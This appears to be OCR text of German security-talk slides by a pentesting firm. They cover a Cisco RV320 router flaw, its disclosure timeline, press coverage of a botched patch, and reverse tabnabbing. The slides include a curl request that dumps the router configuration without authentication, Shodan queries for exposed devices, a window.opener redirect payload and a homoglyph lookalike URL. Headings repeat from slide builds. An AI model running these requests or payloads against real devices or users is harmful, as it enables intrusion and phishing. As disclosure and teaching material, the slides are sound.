
Angepasst

```
$ curl --insecure --user-agent kurl \
    -X POST --data 'submitbkconfig=0' \
    https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
[...]
```


Zeitleiste (Teil 2)

22.01.2019 Cisco veröffentlicht "Fix"

Zeitleiste (Teil 2)



Zeitleiste (Teil 2)



Zeitleiste (Teil 2)

22.01.2019 Cisco veröffentlicht "Fix"

07.02.2019 Fehler erkannt

08.02.2019 RT informiert Cisco, Frist: 27.03.2019

25.03.2019 Cisco bittet um Verlängerung der Frist

Zeitleiste (Teil 2)

Zeitleiste (Teil 2)

Zeitleiste (Teil 2)

22.01.2019 Cisco veröffentlicht "Fix"

07.02.2019 Fehler erkannt

08.02.2019 RT informiert Cisco, Frist: 27.03.2019

25.03.2019 Cisco bittet um Verlängerung der Frist

25.03.2019 Verlängerung abgelehnt

27.03.2019 Advisory rt-sa-2019-003 veröffentlicht

04.04.2019 Cisco veröffentlicht Fix

Zeitleiste (Teil 2)

https://www.redteam-pentesting.de/advisories/rt-sa-2018-003

BLEEPINGCOMPUTER


Search Site LOGIN SIGN UP

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS FORUMS MORE

Home > News > Security > Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent


Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent

By Ionut Ilascu March 28, 2019 11:57 AM 0



POPULAR STORIES

How to Download a Windows 10 ISO By Impersonating Other Devices



Bleepingcomputer vom 28.03.2019: "Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent"

Einsatz. Nutzen Angreifer die Lücken erfolgreich aus, könnten sie die komplette Kontrolle über Geräte erlangen. Sicherheitsupdates schaffen Abhilfe.

In seinem Sicherheitscenter hat Cisco den Großteil der Schwachstellen mit dem Bedrohungsgrad "hoch" eingestuft. In vielen Fällen sollen Attacken über das Internet möglich sein. Da Angreifer in vielen authentifiziert sein müssen, wurde keine kritische Einschätzung vergeben.

Neben der Ausführung von Schadcode sind auch DoS-Angriffe vorstellbar. Darüber können Angreifer Geräte quasi ausknipsen. Zudem könnten Angreifer sich höhere Nutzerrechte aneignen. Neben den IOS-Lücken warnt Cisco auch vor Schwachstellen in den Small Business Routern RV320 und RV325.

Seltsamer "Patch"


In einem ersten Anlauf hat Cisco diese Lücken damit "gepatcht", dass sie einfach pauschal den HTTP-User-Agent "curl" auf eine Blacklist gesetzte haben – das zeugt nicht gerade von Kompetenz. Nun hat der Netzwerkausrüster einen neues Update (1.4.2.21) angekündigt, das aber erst Mitte April erscheinen soll.

Die Liste der Fixes nach Bedrohungsgrad absteigend sortiert:


- IOS XE Software Command Injection
- IOS XE Software Privilege Escalation
- IOS XE Software Arbitrary File Upload

Heise Security vom 28.03.2019: "Updates: Cisco sichert sein Router- und Switch-System IOS ab"

Tweet von @Tophness vom 29.03.2019



Abfrage 'port:8007 http.title:"Router"' auf shodan.io vom 18.06.2019




Abfrage 'ssl:RV320' auf shodan.io vom 18.06.2019

Beispiel: reddit.com

Reverse Tabnabbing

window.opener

*The `Window` interface's **`opener`** property returns a reference to the window that opened the window using `open()`. – MDN web docs*


Hochschule
Bonn-Rhein-Sieg
Fachbereiche & Institute
Zielgruppe
Google
Shop
English
Studium
Bewerbung
Beratung
Forschung
Internationales
Hochschule
Fachbereiche
Angewandte Naturwissenschaften
Elektrotechnik, Maschinenbau & Technikjournalismus
Informatik
Sozialpolitik und Soziale Sicherung
Wirtschaftswissenschaften
Institute
Centrum für Entrepreneurship, Innovation und Mittelstand
Graduierteninstitut
Institut für Detektionstechnologien
Institut für funktionale Gen-Analytik
Institut für IT-Service
Institut für Management
Institut für Medienentwicklung und -analyse
Institut für Sicherheitsforschung
Institut für Soziale Innovationen
Institut für Technik, Ressourcenschonung und Energieeffizienz
Institute of Visual Computing
Internationales Zentrum für Nachhaltige Entwicklung
BERATEN LASS
FÜR EINEN STUDIENGANG
BEWERBEN

Verwundbar:

```
<a href="example.com" target="_blank">Link</a>
```

Verwundbar:

```
<a href="example.com" target="_blank">Link</a>
```

Angriff:

```
window.opener.location.href = "https://redteam-pentesting.de"
```


https://www.reddit.com
https://www.redd́it.com

Risiko?

Risiko

Wird der Link geklickt?

Risiko

- Wird der Link geklickt?
- Sind die Linkziele unvertrauenswürdig?

